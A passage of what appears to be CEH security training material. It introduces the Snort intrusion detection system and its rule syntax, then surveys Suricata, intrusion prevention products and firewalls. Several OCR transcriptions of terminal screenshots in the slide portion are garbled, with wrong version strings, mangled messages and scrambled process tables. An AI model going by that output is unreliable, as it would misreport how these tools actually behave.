- It can perform protocol analysis and content searching/matching, and is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, and OS fingerprinting attempts
- It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plug-in architecture
- Straight packet sniffer like tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

```
C:\Windows\system32\cmd.exe -csnort
Microsoft Windows [Version 10.0.22000.460]
Copyright (c) 2022 Microsoft Corporation. All rights reserved.

C:\Windows\system32>snort
Running in packet dump mode

--> Initializing Snort ...
Initialising output Plugins...
Input I/O configured to passive.
The TAO version does not support release.
Acquiring network traffics from "eth0" (IP: 192.168.1.6 Port: 4623-8996-DCC2M01114).
Decoding Ethernet
--> Initialization Complete -->

--> Snort! v4.1.0
--> Version 2.9.20-MDN4-BE (Build 92)
--> By Martin Roesch & The Snort Team: http://www.snort.org/contactteam
--> Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
--> Copyright (C) 1999-2013 Sourcefire, Inc., et al.
--> Using PCRE version: 8.10 2018-08-25
--> Using ZLIB version: 1.2.11
--> Connecting packet processing (pid=7034) https://www.snort.org
```

```
C:\Windows\system32\cmd.exe -csnort
Microsoft Windows [Version 10.0.22000.460]
Copyright (c) 2022 Microsoft Corporation. All rights reserved.

C:\Windows\system32>snort
Running in packet dump mode

--> Snort! v4.1.0
--> Version 2.9.20-MDN4-BE (Build 92)
--> By Martin Roesch & The Snort Team: http://www.snort.org/contactteam
--> Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
--> Copyright (C) 1999-2013 Sourcefire, Inc., et al.
--> Using PCRE version: 8.10 2018-08-25
--> Using ZLIB version: 1.2.11
--> Connecting packet processing (pid=7034) https://www.snort.org
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org


13 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Snort Rules

- Snort's rule engine allows **custom rules** to be established to meet the needs of the network
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**
- Snort rules must be contained on a **single line**; the Snort rule parser **does not handle rules on multiple lines**
- Snort rules come with two logical parts:
 - Rule header:** Identifies the rule's **actions**, such as alert, log, pass, drop, reject, and sdrop
 - Rule options:** Identifies the rule's **alert messages**

Example




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Intrusion Detection Tools

Suricata

Suricata is a robust network threat detection engine capable of **real-time intrusion detection (IDS)**, **inline intrusion prevention (IPS)**, **network security monitoring (NSM)**, and **offline pcap processing**.



The screenshot shows a terminal window displaying the Suricata log. The log output includes various event details such as source IP, destination IP, ports, and timestamps. The last few lines of the log are as follows:

```
Tasks : 315 348 Err: 1 Errors: 0
Load average: 0.39 0.24 0.18
Options: 51 days, 04:26:33
[...]
PID:USER  PRI:NI:VIRT:RES:SHR:S:UPTIME:COMMAND
2367145 20 0 1258 948 984 5 1.3 1.8 33:22.40 /sbin/suricata -c /etc/suricata/suricata
2367154 20 0 1258 948 984 5 0.7 1.8 35:47.00 /sbin/suricata -c /etc/suricata/suricata
2367155 20 0 1258 948 984 5 0.7 1.8 2:51.75 /sbin/suricata -c /etc/suricata/suricata
1761 root 20 0 1258 988 128 5 0.7 0.2 58:25 /usr/sbin/rsyslogd -n
1263982 root 20 0 1258 184 48 5 0.7 0.9 2:17.04 php-fpm: master process (/etc/php-fpm.conf)
2367140 20 0 1258 948 984 5 0.7 1.8 1:35.75 /sbin/suricata -c /etc/suricata/suricata
2498402 root 20 0 1258 124 772 5 0.7 0.1 0:00.26 /usr/sbin/httpd -DFOREGROUND
1789 root 20 0 1258 988 128 5 0.0 0.2 35:47 /usr/sbin/rsyslogd -n
961512 root 20 0 1258 564 280 5 0.0 0.2 31:58.35 /sbin/suricata -c /etc/suricata/suricata
961490 root 20 0 1258 564 280 5 0.0 0.2 17:44 /usr/bin/python3.6 -s /usr/bin/fail2ban
1795 root 20 0 1258 988 128 5 0.6 0.2 23:17.32 /sbin/suricata -c /etc/suricata/suricata
F1 F2 F3 F4 F5 F6 F7 F8 F9 F10 F11 F12
```

<https://suricata.io>



Juniper Network's IDP system
<https://www.solarwinds.com>



Samhain HIDS
<https://www.la-samhna.de>



OSSEC
<https://www.ossec.net>



Zeek
<https://zeek.org>



Cisco Secure IPS
<https://www.cisco.com>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Intrusion Detection Tools

Intrusion detection tools detect anomalies. These tools, when running on a dedicated workstation, read all network packets, reconstruct user sessions, and scan for possible intrusions by looking for attack signatures and network traffic statistical anomalies. Moreover, these tools offer real-time, zero-day protection from network attacks and malicious traffic, and they prevent malware, spyware, port scans, viruses, DoS, and DDoS from compromising hosts.

▪ Snort

Source: <https://www.snort.org>

Snort is an open-source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching, and it is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that uses a modular plug-in architecture.

Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

```
C:\Windows\System32\cmd.exe -snort
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Snort\bin\snort
Running in packet dump mode

    --= Initializing Snort =--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29AD81114}".
Decoding Ethernet

    --= Initialization Complete =--

    -*> Snort! <*-
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Commencing packet processing (pid=7684)
```

Figure 12.18: Screenshot of Snort

```
C:\Windows\System32\cmd.exe -snort -dev -i 1
08 00 00 2F 80 01 00 00 00 70 00 06 C0 88 00 02 .../. ....x.....
00 08 C0 AD 00 2F 80 01 00 00 00 70 00 06 C0 AD ...../. ....x....
00 02 00 00 C0 7E 00 2F 80 01 00 00 00 70 00 08 .....n/. ....x..
00 7E 00 04 40 00 00 00 08 .....@...

=====
WARNING: No preprocessors configured for policy 0.
03/12/22:20:03.807530 02:15:5D:20:CA:65 -> 33:33:00:00:00:F0 type:0x8600 len:0x173
fe00:0000:0000:0015:5dff:fe20:ca65:5353 -> ff02:0000:0000:0000:0000:00fb:5353 UDP TTL:255 TOS:0x0 ID:0 IpLen:4
0 DgmLen:357
Len: 389
00 00 84 00 00 00 00 00 00 00 00 03 10 61 64 62 .....adb
20 75 6E 69 64 65 6E 74 69 66 69 65 64 64 5F 61 -unidentified.a
64 62 64 5F 74 63 70 05 6C 6F 63 61 6C 00 00 10 db._tcp.local...
00 01 00 00 11 94 00 01 00 00 5F 73 65 72 76 69 ....._servi
63 65 73 07 5F 64 6E 73 20 73 64 04 5F 75 64 70 ces._dns-sd._udp
C0 27 00 0C 00 01 00 11 94 00 02 C0 10 C0 10 .'.....
00 0C 00 01 00 00 11 94 00 02 C0 0C C0 00 21 .....!
00 01 00 00 00 70 00 10 00 00 00 15 B3 07 41 .....x.....A
0E 64 72 6F 69 64 00 27 01 35 01 36 01 41 01 43 android.'5.6.A.C
01 30 01 32 01 45 01 46 01 46 01 46 01 44 01 35 .0.2.E.F.F.D.5
01 35 01 31 01 30 01 30 01 30 01 30 01 30 01 30 .5.1.0.0.0.0.0.0
01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 30 .0.0.0.0.0.0.0
01 30 01 30 01 45 01 46 03 69 70 36 04 61 72 70 .0.8.E.F.ip6.arp
51 00 00 0C 00 01 00 00 00 70 00 02 C0 7E C0 7E a.....x.....
00 1C 00 01 00 00 00 78 00 10 FE 00 00 00 00 00 .....X.....
00 00 00 15 5D FF FE 28 CA 65 C0 0C 00 2F 00 01 .....]... e.../..
00 00 11 94 00 09 C0 0C 00 05 00 00 00 00 40 C0 .....@.
00 00 2F 80 01 00 00 00 78 00 06 C0 00 00 02 00 ...../....x.....
00 C0 7E 00 2F 00 01 00 00 00 78 00 00 C0 7E 00 .....~./....x.....
04 00 00 00 08 .....
```

Figure 12.19: Snort output

Snort Rules

Snort's rule engine allows custom rules to meet the needs of the network. Snort rules help in differentiating between normal Internet activities and malicious activities. Snort uses the popular **libpcap library** (for UNIX/Linux) or **Winpcap** (for Windows), the same library that tcpdump uses to perform its packet sniffing. Attaching Snort in the promiscuous mode to the network media decodes all the packets passing through the

network. It generates alerts according to the content of individual packets and rules defined in the configuration file.

Snort allows users to write their own rules. However, each of these Snort rules must describe the following:

- Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information
- All well-known and frequent attempts to exploit the vulnerabilities in the company's network
- The conditions in which a user thinks that a network packet(s) is unusual (i.e., if the identity of the packet is not authentic)

Snort rules, written for both protocol analysis and content searching and matching, should be robust and flexible. The rules should be "**robust**": the system should maintain a hard check on the activities taking place on the network and notify the administrator of any potential intrusion attempt. The rules should be "**flexible**": the system must be sufficiently compatible to act immediately and take necessary remedial measures according to the nature of the intrusion.

Both flexibility and robustness can be achieved using an easy-to-understand and lightweight rule-description language that aids in writing simple Snort rules. Consider the following two primary principles while writing Snort rules:

- No written rule must extend beyond a single line; thus, rules should be short, precise, and easy to understand.
- Each rule should be divided into two logical sections:
 - The rule header
 - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the **Classless Inter-Domain Routing (CIDR) block**. The rule option section includes alert messages in addition to information about the inspected part of the packet to determine whether to take any rule action.




Figure 12.20: Example of Snort rules

Snort Rules: Rule Actions and IP Protocols

The rule header stores a complete set of rules to identify a packet and determines the action to be performed or rule to be applied. It contains information that defines the who, where, and what of a packet, as well as what to do if a packet with all the attributes indicated in the rule should show up. The first item in a rule is the rule action, which tells Snort "what to do" when it finds a packet that matches the rule criteria. There are six available default actions in Snort: alert, log, pass, drop, reject, and sdrop.

The IP sends data from one system to another via the Internet. It supports unique addressing for every computer on a network. Organize data on the IP network into packets. Each packet contains message data, source, destination, and more.

Snort supports three available IP protocols to tackle suspicious behavior:

- **TCP:** The Transmission Control Protocol (TCP) is a part of the IP. It is used to connect two different hosts and exchange data between them.
- **UDP:** The User Datagram Protocol (UDP) is used for broadcasting messages over a network.
- **ICMP:** The Internet Control Message Protocol (ICMP) is a part of the IP. The OS uses ICMP in a network to send error messages, for example.

Snort Rules: Direction Operator and IP Addresses

- **Direction Operator**

This operator indicates the direction of interest for the traffic; traffic can flow either in a single direction or bidirectionally.

Example of a Snort rule using the Bidirectional Operator:

```
log tcp !192.168.1.0/24 any <> 192.168.1.0/24 23
```

- **IP Addresses**

- Identify the IP address and port that the rule applies to
- Use keyword "any" to define the IP address
- Use numeric IP addresses qualified with a CIDR netmask
- Example of IP Address Negation Rule:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111  
(content: "|00 01 86 a5|"; msg: "external mountd access";)
```

Snort Rules: Port Numbers

Port numbers can be listed in different ways, including the use of "any" ports, static port definitions, port ranges, and by negation. Port ranges are indicated by the range operator ":". The direction operator "->" indicates the orientation or direction of the traffic to which the rule applies. Consider an IP address and port number on the left side of the direction operator as the traffic coming from the source host and the address and

port information on the right side of the operator as the destination host. There is also a bidirectional operator, indicated by "\$<>\$". This tells Snort to consider the address/port pairs in either the source or the destination orientation, and it is handy for recording/analyzing both sides of a conversation, such as telnet or POP3 sessions. Further, note that there is no "\$<\$-" operator.

The next fields in a Snort rule define the source and destination IP addresses and ports of the packet, as well as the direction of packet travel. Snort can handle a single IP address or a list of addresses. When specifying a list of IP addresses, separate each one with a comma and enclose the list within square brackets, as shown:

[192.168.1.1,192.168.1.45,10.1.1.24]

When doing this, ensure there are no whitespaces. You can also specify IP address ranges using CIDR notation or include CIDR ranges within lists. Snort allows the use of the logical NOT operator ("!") with an IP address or CIDR range to specify that the rule should match all except that address or range. For example, you can modify the initial example to raise an alert for any traffic originating outside the local network by using the negation operator.

Example of a Port Negation:

log tcp any -> 192.168.1.0/24 !6000:6010

Protocols	IP Address	Action
Log UDP any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400

Table 12.2: Examples of a Port Negation

▪ Suricata

Source: <https://suricata.io>

Suricata is a robust network threat detection engine capable of real-time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM), and offline pcap processing. It inspects the network traffic using powerful and extensive rules and a signature language, and it provides powerful Lua scripting support for the detection of complex threats. With standard input and output formats such as YAML and JSON, integrations with existing tools such as SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other databases become effortless.

The screenshot shows a terminal window with the following information:

System statistics:

- Log: 1 Tasks: 115, 348 thr: 1 running
- Load average: 0.38 0.24 0.14
- Uptime: 53 days, 04:26:33

Memory usage:

- Mem: 12.92G/3.00G
- Swap: 0.00G/0.00G

Process list (PID, USER, PRI, NI, VIRT, RES, SHR, S, CPU%, TIME+, Command):

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	TIME+	Command
2499312	root	20	0	28972	4892	3592	R	2.6	0:1	8:00.47 httpd
2367145	suricata	20	0	1259M	69948	1984	S	1.3	1.8	33:22.40 /sbin/suricata -c /etc/suricata/suricata
2367154	suricata	20	0	1259M	69948	1984	S	0.7	1.8	15:47.86 /sbin/suricata -c /etc/suricata/suricata
2367155	suricata	20	0	1259M	69948	1984	S	0.7	1.8	2:51.75 /sbin/suricata -c /etc/suricata/suricata
1761	root	20	0	386M	5988	4120	S	0.2	10:58:25	/usr/sbin/rsyslogd -n
1263902	root	20	0	237M	184	48	S	0.7	0:0	2:17.84 php-fpm: master process (/etc/php-fpm.conf)
2367148	suricata	20	0	1259M	69948	1984	S	0.7	1.8	1:35.75 /sbin/suricata -c /etc/suricata/suricata
2498402	root	20	0	326M	4124	2772	S	0.7	0:1	0:00.26 /usr/sbin/httpd -DFOREGROUND
1789	root	20	0	386M	5988	4120	S	0.0	0:2	10:35:07 /usr/sbin/rsyslogd -n
961512	root	20	0	1085M	6564	208	S	0.0	0:2	31:58.35 /usr/bin/python3.6 -s /usr/bin/fail2ban
961498	root	20	0	1085M	6564	208	S	0.0	0:2	10:17:44 /usr/bin/python3.6 -s /usr/bin/fail2ban
1795	root	20	0	386M	5988	4120	S	0.0	0:2	23:17.12 /usr/sbin/rsyslogd -n

Bottom of the terminal window:

- F1 Help F2 Setup F3 Search F4 Filter F5 Tree F6 Sort by F7 Nice +F8 Nice -F9 Kill F10 Quit

Figure 12.21: Screenshot of Suricata

Some additional intrusion detection tools are listed below:

- Juniper Network's IDP system (<https://www.solarwinds.com>)
- Samhain HIDS (<https://www.la-samhna.de>)
- OSSEC (<https://www.ossec.net>)
- Zeek (<https://zeek.org>)
- Cisco Secure IPS (<https://www.cisco.com>)


15 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council **CEH**[®]

Intrusion Prevention Tools

Trellix Intrusion Prevention System

- Trellix intrusion prevention system helps security professionals find **stealthy botnets, worms, and reconnaissance attacks** in advance
- It aggregates flow data from switches and routers and performs network-level behavior analysis




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.



Check Point Quantum IPS
<https://www.checkpoint.com>




Atomic OSSEC
<https://atomicorp.com>



McAfee Host Intrusion
Prevention for Desktops
<https://www.mcafee.com>



Secure IPS (NGIPS)
<https://www.cisco.com>



Palo Alto Advanced Threat
Prevention
<https://www.paloaltonetworks.com>

Intrusion Prevention Tools

▪ Trellix Intrusion Prevention System

Source: <https://www.trellix.com>

The Trellix Intrusion Prevention System helps security professionals detect stealthy botnets, worms, and reconnaissance attacks in advance. It aggregates flow data from switches and routers, and performs network-level threat behavior analysis to correlate unusual behavioral patterns. It discovers and blocks advanced threats on premises in virtual environments, software-defined data centers, and private and public clouds.




Figure 12.22: Screenshot of Trellix Intrusion Prevention System


Some additional intrusion prevention tools are listed below:

- Check Point Quantum IPS (<https://www.checkpoint.com>)
- Atomic OSSEC (<https://atomicorp.com>)
- McAfee Host Intrusion Prevention for Desktops (<https://www.mcafee.com>)
- Secure IPS (NGIPS) (<https://www.cisco.com>)
- Palo Alto Advanced Threat Prevention (<https://www.paloaltonetworks.com>)

Firewalls

Based on Configuration

Network-based Firewalls




Cisco Secure Firewall ASA <https://www.cisco.com>




PA-7500 <https://www.paloaltonetworks.com>



FortiGate 7121F <https://www.fortinet.com>




Check Point 28000 Quantum Security Gateway <https://www.checkpoint.com>




Juniper SRX <https://www.juniper.net>


Host-based Firewalls



Microsoft Defender Firewall <https://www.microsoft.com>



ZoneAlarm Pro Firewall <https://www.zonealarm.com>



Comodo Firewall <https://personalfirewall.comodo.com>



Norton Smart Firewall <https://us.norton.com>



